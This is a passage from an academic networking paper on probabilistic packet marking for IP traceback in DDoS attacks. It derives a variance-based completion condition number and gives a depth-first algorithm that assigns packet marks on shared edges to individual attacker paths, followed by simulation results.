Tracing attackers in flooding based *DDoS* attacks becomes even more important because *DDoS* attack is a big threat for cloud computing [15] and number of well orchestrated *DDoS* attacks being conducted by botnets is increasing manifold each day [33].

We perform extensive simulation to evaluate the performance of our proposed work and algorithms. The results show that our proposed Completion Condition Number gives correct results for 98 percent of cases as compared to the present *CCN* which has a success rate of just around 70 percent and which cannot work for *DDoS* attack. The algorithm proposed to use *CCN* in case of *DDoS* attack also has a success rate of 95%.

In Section 2, we present a literature review of the related work and show why our work can improve the reliability and effectiveness of present *PPM* considerably. In Section 3, we outline the problem statement. We state the two major problems that we are going to solve in this paper. In Section 4, we derive a new completion condition number and theoretically prove the accuracy of this new CCN. In Section 5, we show how we can use CCN for multiple attacker case as well. In Section 6, we prove the utility and effectiveness of our work by means of rigorous simulation work. In Section 7, we conclude our work with some remark about the future work.



Figure 2: Shared edge or shared router problem for multiple attacker scenario or DDoS attack. This prevents us from using *CCN* in improving the reliability and accuracy of IP traceback in multiple attacker case for *PPM*.

2 Related Work

As discussed in Section 1, the number of packets required to complete the traceback, called *CCN* is critical for increasing the reliability and accuracy of IP traceback using *PPM*. In this section, we perform a literature survey of *CCN* in *PPM* based IP *traceback*. In [17, 26], an estimate for number of packet-marks required to complete IP traceback for a given path length d and marking probability p was proposed. Let X be the number of marks required to complete the traceback. Then $E[X] < \frac{ln(d)}{p(1-p)^{d-1}}$ [23]. However, this number does not give accurate results for $25-30\%$ of cases because it does not take the high variance of distribution of X into account. Moreover, we cannot directly apply this estimate for multiple attacker scenario due to the problem of shared path that is explained in Figure 2 and Section 5.

In this section, we enumerate some of the major IP traceback mechanisms that use *PPM* to perform traceback. In Advanced and Authenticated marking scheme [29], they add authentication procedure to prevent problem of spoofed mark from the attackers and greatly enhance the performance of *PPM*. Similarly, in Dynamic probabilistic packet marking for efficient IP traceback [19], the marking probability is made dynamic and it depends upon the distance of the marking router. This too helps in in thwarting the spoofed marking problem of PPM and is more light-weight compared to [29]. To reduce the number of participating routers, in practical and robust inter-domain marking scheme for IP

traceback [8], traceback is performed on the basis of autonomous systems (AS) instead of routers. This approach reduces the number of packets required for traceback as number of *AS* in a path is much less than the number of routers. Moreover, AS path are more stable. Still these methods lacked scalability. In Probabilistic Packet Marking for Large-Scale IP Traceback [10], they use randomize and link method along with check-sum chord to make IP traceback highly scalable.

However, none of the above mentioned schemes make explicit use of *CCN* to make IP traceback more reliable. Work by Wong [34, 35] was the first one to explicitly use *CCN* for increasing the reliability of IP *traceback*. Instead of finding the *CCN* for a single path, it finds the *CCN* for the complete attack graph treating it as a single unit. However, we observe that this approach has the following drawbacks:

1) **A-priori knowledge of attack-graph:** To compute the *CCN*, it needs to have a-prior knowledge of the complete attack graph. This defeats the very purpose of IP traceback because if we know the attack graph, then there is no need for performing IP traceback.

2) **Same Rate of packets from attackers:** Second, it assumes that all the attackers are sending traffic at the same rate. This assumption is very difficult to be true in the Internet due to its distributed nature.

3) **Bottleneck long paths:** Third, this paper finds the *CCN* for the complete attack graph as a single unit. This implies that IP traceback would start only when we have collected marks from all the routers in the attack graph. However, we can complete traceback for shorter paths much faster than those for longer paths. Hence, if we wait for longer paths, then starting of traceback for shorter path might get delayed unnecessarily. A few long paths might become the bottleneck in tracing to the attackers.

In our work, we decouple all the paths from the attacker to the victim and perform traceback individually for each path. This makes IP traceback much faster. In our work, we do not need any prior information or knowledge of the attacker graph. Moreover, our algorithm does not require the constraint of all the attackers sending at the same rate. We treat all attackers' path separately and start traceback for each of them individually and independently after victim has received completion condition number of packets for that particular path.

3 Problem Statement

In this section, we identify the two problems of our work. We first find a more accurate Completion Condition Number which makes *PPM* more reliable. Next, to use the concept of *CCN* in case of multiple attackers, we solve the problem of shared edges in the attack graph.

3.1 A More Accurate Completion Condition Number for a Single Attacker

Savage [26] in his preliminary paper on *PPM* had provided an estimation of the number of packets required before the victim can have a constructed graph that is the same as the attack graph under a single-attacker environment or a linear network. Let X represent the number of packets required to reconstruct the complete path from attacker to the victim. Let p be the marking probability and d be the number of routers between the attacker and the victim. In this scenario expected value of X is bounded by

$$E[X] < \frac{\ln(d)}{p(1-p)^{d-1}}. \quad (1)$$

. We will call this number the Savage Completion Condition Number (*SCCN*).



Figure 3: Probability Distribution Function for Number of Packets Required to Complete Traceback for $p = \frac{1}{25}$ and $d = 18$. We can observe the high variance of X from this figure.

The problem with using Equation (1) as completion condition is that on average around $25-30\%$ of cases, we cannot reconstruct the correct attack-graph within these number of packets and in worst case this can even increase upto 37% of cases as shown in Figure 3. The problem with Equation (1) is that it ignores the high variance of the distribution of X while calculating *CCN*. In our work, we calculate upper bound of variance of X and incorporate it in calculation of the completion condition number to make IP traceback algorithm more reliable and correct.

3.2 Shared Path Problem in Case of Multiple Attackers DDoS Attack

Even if we have calculated a very precise *CCN* for a single attacker case [13], there are some issues left in using completion condition number in making IP traceback more reliable for multiple attacker case. We consider the problem of shared edges as shown in Figure 2.

Let us assume that routers $R8$ to $R15$ are all attackers and we want to perform IP traceback for all these nodes. However, path $PATH1 = \{R8 - R4 - R2 - R1\}$ and path $PATH2 = \{R9 - R4 - R2 - R1\}$ have two shared edges $(R4 - R2)$ and $(R2 - R1)$. Similarly path $\{R8 - R4 - R2 - R1\}$ and $\{R10 - R5 - R2 - R1\}$ have a shared edge $(R2 - R1)$.

Hence, from this example we can observe that different paths from attackers to the victim would be sharing a lot of common edges in case of *DDoS* attack because all these paths would be converging at the victim. However to use *CCN*, we need to know the number of packets received from each of these different paths individually. In our example of Figure 2, let's say that the victim collects 100 marks for edge $(R2 - R1)$, 50 for $(R4 - R2)$, 10 for $(R8 - R4)$ and 15 for $(R9 - R4)$. Then we need to separate the number of packets obtained for $PATH1$ and $PATH2$ from the shared edges otherwise we cannot apply the concept of *CCN* to find if traceback is complete for these paths. We need to find that out of 50 packets marks received for edge $R4 - R2$, how many of them belong to $PATH1$ (originating from router R_8) and how many belong to $PATH2$ and perform the same calculation for all other shared edges.

4 Completion Condition Number

As discussed in the previous section, we need to incorporate second moment of X in calculation of completion condition number to make it more accurate. Hence, like expectation, we calculate an upper bound on the variance of X and include it in out computation of the completion condition number.

4.1 Upper Bound on Expectation and Variance

From Equation (1), we know that if a router is d hops away from the victim, the probability that it marks the packet is given by $p(1-p)^{d-1}$. From this equation, it is clear that farther a router is from the victim, lower is the probability of its marked packet reaching the victim. Let $(p_1, p_2, p_3, \cdots, p_n)$ be the probability vector of en-route routers marking the packet, listed from the attacker to the victim side where the hop distance between the attacker and the victim is n. This implies that $(p_1 < p_2 < p_3 < \cdots p_n)$.

Let X be the random variable that represent the number of packets required to complete IP traceback. In this section we derive the upper bounds on expectation $E[X]$ and variance $Var[X]$. Without loss of generality, we can assume that on average, we will first receive packet-mark from the router nearest to the victim, then from hop distance two, then three and so on. On an average, we will get the mark from the farthest router in the end. Let t_i be a random variable that represents the average time required to collect mark from the i_{th} router after having collected marks from first $(i-1)$ routers. It can be seen that t_i is geometrically distributed [2]. For geometric distribution X with probability of success p, $E[X] = \frac{1}{p}$ and $VAR[X] = \frac{1-p}{p^2}$ [7].

Now for collecting the first mark, which can be any of n routers, probability of success is $p_1 + p_2 + p_3 + \cdots + p_n$. Then after receiving the first mark, we will wait to get the second mark. The probability of getting the second mark after receiving the first mark would be $p_1 + p_2 + p_3 + \cdots + p_{n-2} + p_{n-1}$. As we have already received the first mark, p_n is subtracted from probability of receiving second mark. This is because router nearest to the victim has the highest probability of generating the first mark. In a similar fashion, probability of receiving the third mark would be $p_1 + p_2 + p_3 + \cdots + p_{n-2}$ and that of last packet mark would be p_1. As there is always a chance of getting different packet-marks of lower probability also during these inter-arrival time t_i, hence, from linearity of expectation, $E[X]$ can be upper bounded by

$$\begin{aligned}
E[X] &< E(t_1) + E(t_2) + E(t_3) + \cdots + \\
&\quad + \cdots + E(t_{n-2}) + E(t_{n-1}) + E(t_n) \\
&< \frac{1}{p_1 + p_2 + \cdots + p_n} + \frac{1}{p_1 + p_2 + \cdots + p_{n-1}} \\
&\quad + \cdots + \frac{1}{p_1 + p_2 + p_3} + \frac{1}{p_1 + p_2} + \frac{1}{p_1} \\
&< \frac{1}{np_1} + \frac{1}{(n-1)p_1} + \frac{1}{(n-2)p_1} + \cdots + \\
&\quad + \frac{1}{3p_1} + \frac{1}{2p_1} + \frac{1}{p_1} \\
&< \frac{1}{p_1}(\frac{1}{1} + \frac{1}{2} + \frac{1}{3} + \cdots + \frac{1}{n}) \\
&= \frac{\ln(n)}{p(1-p)^{n-1}}
\end{aligned}$$

Similarly, from the linearity of variance, $VAR[X]$ can be upper bounded as

$$\begin{aligned}
VAR[X] &< VAR(t_1) + VAR(t_2) + VAR(t_3) + \cdots + \\
&\quad + \cdots + VAR(t_{n-1}) + VAR(t_n) \\
&< \frac{1 - (p_1 + p_2 + \cdots + p_n)}{(p_1 + p_2 + \cdots + p_n)^2} \\
&\quad + \frac{1 - (p_1 + p_2 + \cdots + p_{n-1})}{(p_1 + p_2 + \cdots + p_{n-1})^2} \\
&\quad + \cdots + \frac{1 - (p_1 + p_2)}{(p_1 + p_2)^2} + \frac{1 - p_1}{(p_1)^2} \\
&= \sum_{i=1}^{n} (\frac{1 - \sum_{k=1}^{i} p_k}{(\sum_{k=1}^{i} p_k)^2}) \\
\Rightarrow \sigma[X] &< \sqrt{\sum_{i=1}^{n} (\frac{1 - \sum_{k=1}^{i} p_k}{(\sum_{k=1}^{i} p_k)^2})}
\end{aligned}$$

Now we want to find *CCN* based on $E[X]$ and $\sigma[X]$ calculated above. We want our *CCN* to be of the form $E[X] + k \cdot \sigma[X]$. We need to find the value of k for which

the probability of performing incomplete traceback after receiving CCN number of packets is negligible. We find the value of k by finding the tail estimate of the distribution of X [28]. Basically, we would like to find starting of the thin tail of distribution of X. After this point X has very little probability of occurrence.

4.2 Tail Estimate of Completion Condition Number

Let Z_k^r denote the probability that we do not receive any mark from the router that is k hops away from the victim after the victim receiving r packets. Probability of not receiving mark from the router at hop distance k after receiving a single packet (one attempt) would be given as $1-p(1-p)^{k-1}$.

$$Z_k^r = (1-(p(1-p)^{k-1}))^r \tag{2}$$

Probability that CCN would be greater than r packets would be the union of not receiving packet mark from any of the n routers in the path. It is calculated as follows

$$\begin{aligned} P(CCN > r) &= P(\cup_{i=1}^{n} z_i^r > a) \\ &\leq (P(z_1^r) + P(z_2^r) + \cdots + P(z_n^r)) \\ &\leq nP(z_n^r) \\ &\leq n(1-(p(1-p)^{n-1}))^r \end{aligned} \tag{3}$$

where $r = E[X] + k \cdot \sigma[X]$. For CCN to be 95% accurate, $P(CCN > r) \geq 0.95$. Now in the above equation, we already know p and n, hence we can find r from it. Next, when we know r, we can calculate k because $r = E[X] + k \cdot \sigma[X]$ and we know $E[X]$ and $\sigma[X]$ for given p and n. Therefore, we can compute CCN.

Therefore, given distance of attacker from the victim d, marking probability p and number of packets collected r, we can find if IP traceback has been complete for a given path by comparing the number of packets received for the given path with the completion condition number $CCN = E[X] + k \cdot \sigma[X]$ calculated above. In our result section, we show that value of $k = 3$ gives us an accuracy of almost 98%.

5 Shared Path

In Section 3, we derived a more accurate completion condition number for IP Traceback for a linear network. We argued that we need to take the high variance of the distribution of number of packets that are required for IP traceback into account. However, we cannot use the CCN calculated for a single attacker case to improve the correctness and reliability of PPM in case of multiple attackers because of the problem of shared edges which is shown in Figure 2. As paths from different attackers to the victim share edges or routers, we cannot find the number of packet-marks generated by each path individually. Therefore, we cannot apply CCN to find if traceback is complete for those paths.

In Figure 4, let us assume that routers $R8$ to $R15$ are all attackers and we want to perform IP traceback to all these nodes. However, path $PATH1 = \{R8-R4-R2-R1\}$, $PATH2 = \{R9-R4-R2-R1\}$, $PATH3 = \{R10-R5-R2-R1\}$ and $PATH4 = \{R11-R5-R2-R1\}$ have a one shared edge $(R2-R1)$. Similarly, $PATH1$ and $PATH2$ have two shared edges $(R4-R2)$ and $(R2-R1)$. However, to use completion condition number equation, we need to know the number of packets received from each of these different paths individually.

Let us assume that the victim collected 100 packet-marks for edge $(R2-R1)$. Then, we need to find, that out of the 100 packet-marks received for edge $(R2-R1)$, how many of them are generated by $R8(PATH1)$, $R9(PATH2)$, $R10(PATH3)$ and $R11(PATH4)$. Then only we can use CCN to find the completion of traceback for these paths. Shared edge problem exists due to the convergence of these paths towards the victim.



Figure 4: Problem of shared Path in IP Traceback. Marks for edge (R_2, R_1) are being generated by R_8, R_9, R_{10}andR_{11}. Weight of edges denote the number of marks generated for these edges. The 32 marks for (R_2, R_1) should be divided among $Path(R_8), Path(R_9), Path(R_{10})$ and $Path(R_{11})$.

5.1 Finding Contribution of Each Path in Shared Edges

In this section, we compute the number of packets generated by different attackers or basically the number of packets generated from each path individually.

In Figure 5, if N packets are generated by the attacker, then on an average, router R_d at hop distance d from the victim would generate $Np(1-p)^{d-1}$ marks for the edge (R_d, R_{d-1}) where p is the packet marking probability.

$$\begin{aligned} &\frac{\text{Number of marks from Router } R_{d+1}}{\text{Number of marks from Router } R_d} \\ = \; &\frac{Np(1-p)^{(d+1)-1}}{Np(1-p)^{d-1}} \\ = \; &(1-p)^{d-(d-1)} \\ = \; &(1-p). \end{aligned} \tag{4}$$



Figure 5: Calculation of ratio of number of packet-marks generated for neighboring edges from a single source



Figure 6: Calculating number of packets from different paths. Weight of the edges in the tree represent the number of packets encoded with that particular edge received by the victim (root R_1).

Let the number of packets from router R_{d+1} be NP_{d+1} and let the number of packets from router R_d be NP_d. Then $\frac{NP_{d+1}}{NP_d} = (1-p)$ or we can write that $NP_d = \frac{1}{(1-p)} NP_{d+1}$. As $(1-p)$ is smaller than 1, hence $NP_d > NP_{d+1}$. Let $\alpha = \frac{1}{1-p}$. Then $NP_d = \alpha NP_{d+1}$, $NP_{d-1} = \alpha^2 NP_{d+1}$ and in general

$$NP_{d-i} = \alpha^{i+1} NP_{d+1}. \quad (5)$$

Hence, the number of marked packets generated by routers as we go upstream increases in geometric progression as can be seen from Equation (5).

Let $N(R_i, R_j)$ represent the number of marked packets obtained for edge (R_i, R_j). In Figure 6, packets encoded with edge (R_4, R_2) would be coming from two sources, first part from node R_8 and another from node R_9. We need to find, how many encoded packets are from R_8 and how many are from R_9. Now contribution of number of packets by R_8 and R_9 in $N(R_4, R_2)$ would be in the ratio $\alpha N(R_8, R_4)$: $\alpha N(R_9, R_4)$. Hence, number of marked packets generated contributed by $R_8 = N_3 \cdot \frac{N_7 \alpha}{(N_7 \alpha + N_8 \alpha)} = \frac{N_3 N_7}{N_7 + N_8}$. In Figure 6, $N(R_i, R_j)$s are denoted by weight of the edges in the graph.

In Figure 6, let us now try to work out the same process on number of marked packets from edge (R_2, R_1). Nodes R_8, R_9, R_{16} and R_{18} are generating packets which are reaching this edge. Now, we need to find the contribution of marked packets for paths originating from each of these nodes. The ratio in which packet marks $N(R_2, R_1)$ would be contributed by R_8, R_9, R_{16}, R_{18} would be in the ratio of $N_7\alpha^2$: $N_8\alpha^2$: $N_{15}\alpha^3$: $N_{19}\alpha^4$. This is because if N_7 marks are generated for edge (R_8, R_4), then using Equation (4), $N_7\alpha^2$ marks should be generated from the packets being generated by router R_8. Similarly, if N_{19} marks are generated for edge (R_{18}, R_{17}), then $N_{19}\alpha^4$ marks should be generated for the edge (R_2, R_1). Hence, we use these numbers as the ratio in dividing N_1 marks among different paths or routers. For example, contribution towards path from leaf R_8 would be

$$contr(R_{16}, (R_2, R_1)) = \frac{N_1 \cdot N_7 \alpha^2}{N_7\alpha^2 + N_8\alpha^2 + N_{15}\alpha^3 + N_{19}\alpha^4}.$$

This concept of simple ratio and proportion forms the basis of our algorithm for finding number of marks obtained from different paths. Moreover, in a tree, path from a leaf to root node is unique because each node has a single parent. Let us denote the path from a leaf node R_l to the root node in our graph as $Path(R_l)$. This path would be unique. Let $N(R_i, R_j)$ denote the number of marks obtained for the edge (R_i, R_j) at the victim. Let us denote the contribution of $Path(R_l)$ in $N(R_i, R_j)$ as $contr(Path(R_l), (R_i, R_j))$. Let $d(R_i)$ denote the distance of router R_i from the victim in terms of number of hops. Let $leaf(R_i)$ denote the set of leaves in the sub-tree with root as R_i. Let $P(R_i)$ denote the parent of node R_i.

$$contr(Path(R_l), (R_i, R_j)) = \frac{N(R_i, R_j) \cdot N(R_l, P(R_l)) \cdot \alpha^{(d(R_l) - d(R_i))}}{\sum_{R \in leaf(R_i)} \cdot N(R, P(R)) \cdot \alpha^{(d(R) - d(R_i))}}. \quad (6)$$

5.2 Separating Number of Marks Generated by Each Leaf Node or Path

As discussed in Section 5.1, we can separate out number of marks generated for a given edge (R_i, R_j) among all the leaf routers whose packets are passing through the router R_i using Equation (6). We can safely assume our attack graph to be tree because paths in the Internet are mostly stable [20]. Hence, number of paths from victim to attackers would be equal to the number of leaf nodes in the attack graph.

Now, to solve the problem of shared edges, we need to distribute packets marked with edge (R_i, R_j) to each leaf node that are in the sub-tree rooted at R_i. The marks encoded with edge (R_i, R_j) are being generated by these nodes only. We need to perform a depth first search (DFS) traversal of the attack-graph [4]. For each edge (R_i, R_j), we need to distributed marks with encoding (R_i, R_j) to all the leaf nodes in the sub-tree rooted

Table 1: Symbols used in this paper

Symbols used in this paper and their Meaning	
N(R_i, R_j)	Number of packet marks encoding edge (R_i, R_j)
STLeaves(R_i)	Set of leaf nodes in sub-tree rooted at R_i
P(R_i)	Parent node of node R_i in the attack graph
d(R_i)	Distance of node R_i from root node or victim
p	Marking probability at each router
α	$\frac{1}{1-p}$
Path(R_l)	Path from leaf node R_l to root node
$\text{contri}(\text{Path}(R_l),(R_i, R_j))$	Number of marks generated by packets from R_l in $N(R_i, R_j)$.
$leaf(R_i)$	Set of leaf nodes in the sub-tree rooted at node R_i.
$noPktsInPath[R_i]$	Number of marked generated by packets from leaf node R_i
$leaf[j].noPkts()$	Number of marks generated for edge $(leaf[j], P(leaf[j])$
$leaf[j].noHops()$	Hop distance between $leaf[j]$ and victim node.
DMP	Distribute Marked Packets Algorithm 1

Table 2: Functions and symbols used in DMP algorithm

Functions used in DMP Algorithm and their Meaning	
u.parent	Parent node of node u
adj(u)	All the nodes adjacent to node u in graph G
u.getSTLeaves()	get the list of all leaf nodes in the sub-tree with root as u
list $< node >$ leaf	list of leaf nodes
list.size()	size of the list
noPktsInPath[leaf[u]]	Number of marked packets generated by leaf node u
u.noPkts()	Number of packets encoded with edge $(u, P(u))$
leaf[i].noPkts()	Number of packets encoded with edge $(leaf[i], P(leaf[i])$

at node R_i. After traversing the whole graph, we would have calculated the number of marked packets obtained from each path in the attack graph. Then, we can use CCN equation to find if traceback has been completed for those particular paths.

5.3 Algorithm 1: Distribute Marked Packets

In Distribute Marked Packets (DMP), Algorithm 1, we distribute the number of marked packets to different paths. This helps us in finding the completion of traceback for different paths individually and independently. Table 1 lists the symbols used in this paper. Table 2 lists the functions and symbols used in DMP algorithm. In Lines $1-5$, if it is a root node (parent of node u is null), then we traverse to each of its child node in the for loop of Lines $2-4$. If u is not the root node, then in Line 6, we find the number of leaf nodes in the sub-tree rooted at u. In Lines $7-9$, if u is leaf node, then all packet-marks generated for edge $(u, P(u))$ are added to number of packets in path of u. In Lines $11-17$, all marks for edge $(u, P(u))$ are divided among all the paths that are originating from

Algorithm 1 DMP(node u)

```
1: if u.parent == NULL then
2:    for  all v ∈ adj(u) do
3:       do DMP(v)
4:    end for
5: end if
6: list < node > leaf = u.getSTLeaves();
7: if leaf.size()==0 then
8:    noPktsInPath[u]+ = u.noPkts();
9:    return;
10: end if
11: for (i=1; i ≤ leaf.size(); i++) do
12:    for (j=1; j ≤ leaf.size(); j++) do
13:       D += leaf[j].noPkts()*α^(leaf[j].noHops()−u.noHops())
14:    end for
15:    N = leaf[i].noPkts()*α^(leaf[i].noHops()−u.noHops()) *
       u.noPkts();
16:    noPktsInPath[leaf[i]]+= ⌊N/D⌋;
17: end for
18: for all v∈ adj(u) do
19:    DMP(v)
20: end for
```

leaf nodes of sub-tree rooted at u. Finally, to traverse the whole attack-graph using *DFS*, we visit each child node of u in the for loop of Lines $18-20$.

Toy Example for DMP Algorithm

In this section, we give a toy example to illustrate how Algorithm 1 runs. In Figure 4, number of marked-packet received for each edge (R_i, R_j) is given. Now, Algorithm 1 starts with the call $DPM(R_1)$. As R_1 is the root node, it goes in the for loop of line 2-4. The we make a call to $DPM(R_2)$. At line 6 in call to $DPM(R_2)$, it finds the list of leaf nodes of the sub-tree rooted at R_2 with call to $u.STLeaves()$. This list contains R_8, R_9, R_{10} and R_{11}. These are the four nodes through which all traffic towards R_2 are coming.

Now, using Equation (4) Lines $10-16$, it calculates that out of those 32 marks for edge (R_2, R_1), how many of them belong to path from R_8, R_9, R_{10} and R_{11} respectively. It finds their share to be $8, 12, 4$ and 8 respectively. Hence, it adds them in noPktsInPath(R) for the leaf routers of its sub-tree. Therefore, noPktsInPath(R_8) $= 8$, noPktsInPath(R_9) is 12 and noPktsInPath(R_{10})=4 and noPktsInPath(R_{12})=8.

After visiting R_2, *DMP* visits node R_4. It has to distribute 10 marks of edge (R_4, R_2) to paths from R_8 and R_9. These are the leaf nodes in the sub-tree rooted at R_4. Using Equation (4), it divides marked packets and hence $noPktsInPath(R_8)$=$noPktsInPath(R_8) + 4 = 12$ and $noPktsInPath(R_9)$ is $noPktsInPath(R_9) + 6 = 18$.

Now from R_4 *DPM* next visits R_8. As R_8 has no child and hence, no leaf node in its sub-tree, all marks for (R_4, R_8) will be allotted to $noPktsInPath(R_8) = 12+2 = 14$. Next, in *DFS* traversal, R_9 would be visited and similar to R_8 all 3 marks for (R_9, R_4) would be allocated to $noPktsInPath(R_9)$ and total marks for $Path(R_9)$ would become 21.

After R_9, R_5 would be visited and 6 marks for edge (R_5, R_2) would be distributed. Two marks would be allocated to $Path(R_{10})$ and 4 to $Path(R_{11})$. Next, router R_{10} and R_{11} would be visited and 1 would be added to $Path(R_{10})$ and 2 to $Path(R_{11})$. Next, node R_3 would be visited and 36 marks for edge (R_1, R_3) would be shared as 12 to $Path(R_{12})$, 16 to $Path(R_{13})$, 4 to $Path(R_{40})$ and 4 to $Path(R_{15})$. This procedure would continue for routers $R_6, R_{12}, R_{13}, R_7, R_{14}andR_{15}$ and marks would be allocated for paths $Path(R_{12})$, $Path(R_{13})$, $Path(R_{14})$ and $Path(R_{15})$ respectively.

Finally, noPktsInPath(R_8) $= 14$, noPktsInPath(R_9) $=$ 21, noPktsInPath(R_{10}) $= 7$, noPktsInPath(R_{11}) $= 14$, noPktsInPath(R_{12}) $= 21$, noPktsInPath(R_{13}) $= 28$, noPktsInPath(R_{14}) $= 7$ and noPktsInPath(R_{15}) $= 4$.

6 Results

In this section, we analyse the results obtained from our experiments. We have conducted our experiments in *Scilab* and *Omnet++* [32]. The results for completion condition for the more accurate *CCN* has been obtained by writing simulation code in *Scilab*. For the multiple attacker scenario and for different attack networks, we have used *Omnet++*. We have used Caida Internet Topology Generator for topology generation [21]. The code to perform traceback at victim was written in C++ in *Omnet++* framework itself.

In Figure 7, we study the number of packets X required to complete IP traceback in PPM for $p = \frac{1}{25}$ and hop distance d varying from $12-25$.

We plot expectation and standard deviation of X. We also plot the upper bound of expectation and standard deviation for X using the formula derived in Subsection 4.1. From Figure 7, we can verify that upper bound for both expectation and standard deviation are correct and they provide tight upper bounds.



Figure 7: Statistics for number of packets X required for traceback. We show the expected value, standard deviation and upper bounds of mean and standard deviation of X. The upper bounds derived are correct and provide tight bound.

In Figure 8, we observe that our algorithm improves the correctness and reliability of PPM algorithm significantly. In this section, μ and σ represent the theoretically calculated upper bounds for mean and standard deviation of X in this paper. We observe that as we increase the value of completion condition number from μ to $\mu + 2\sigma$, the accuracy of IP traceback becomes more than 96% for all different value of d. On average, taking $\mu + 2\sigma$ as the completion condition number improves the correctness of attack-graph reconstruction by almost 26% and in the best case even by 35%.

However, this improvement in performance comes at the cost of increase in number of packets. As we can observe from Figure 9, percentage increase in number of packets required is around 80% for $CCN = \mu + 2\sigma$. However, we argue that this increase in number of packets is necessary for improving the accuracy of PPM from 70% to 98% on an average.

In Section 4.2, we find theoretical tail estimate of distribution of number of packets required for traceback,X. In Figure 10, we compare theoretical and experimental value of the tail of distribution of X for various hop dis-



Figure 8: Performance Improvement of PPM in terms of accuracy of IP traceback achieved with our proposed completion condition number. We observe that as we increase the completion condition number, accuracy of PPM increases. Here Mu and Sigma represent the upper bound of mean and standard deviation of X.



Figure 9: Increase in Number of Packets for PPM due to increase in completion condition number. We observe that for $X = \mu + 2\sigma$, we achieve an accuracy of 98% with an increase of 80% in number of packets. Here Mu and Sigma represent the upper bound of mean and standard deviation of X.

tance d and marking probability $p = \frac{1}{25}$. We observe that probability that IP traceback is incomplete decreases as the value of completion condition number increases. Theoretical tail estimate also confirms that for packet count above $\mu + 2\sigma$ probability of error in traceback decreases below 10% and in fact experimental results also confirm that error is less than 5%.

6.1 Results for Multiple Attacker based DDoS attacks

We use the dual router and AS Internet topology generator provided by Caida to generate Internet topologies used in our experiment for DDoS attacks. The main idea behind this dual Internet topology generator is to rescale a measured Internet topology to a given target size preserving some basic statistical characteristics of the measured topology.

Specifically, it first rescales the measured AS topology to any given target size using methods from the

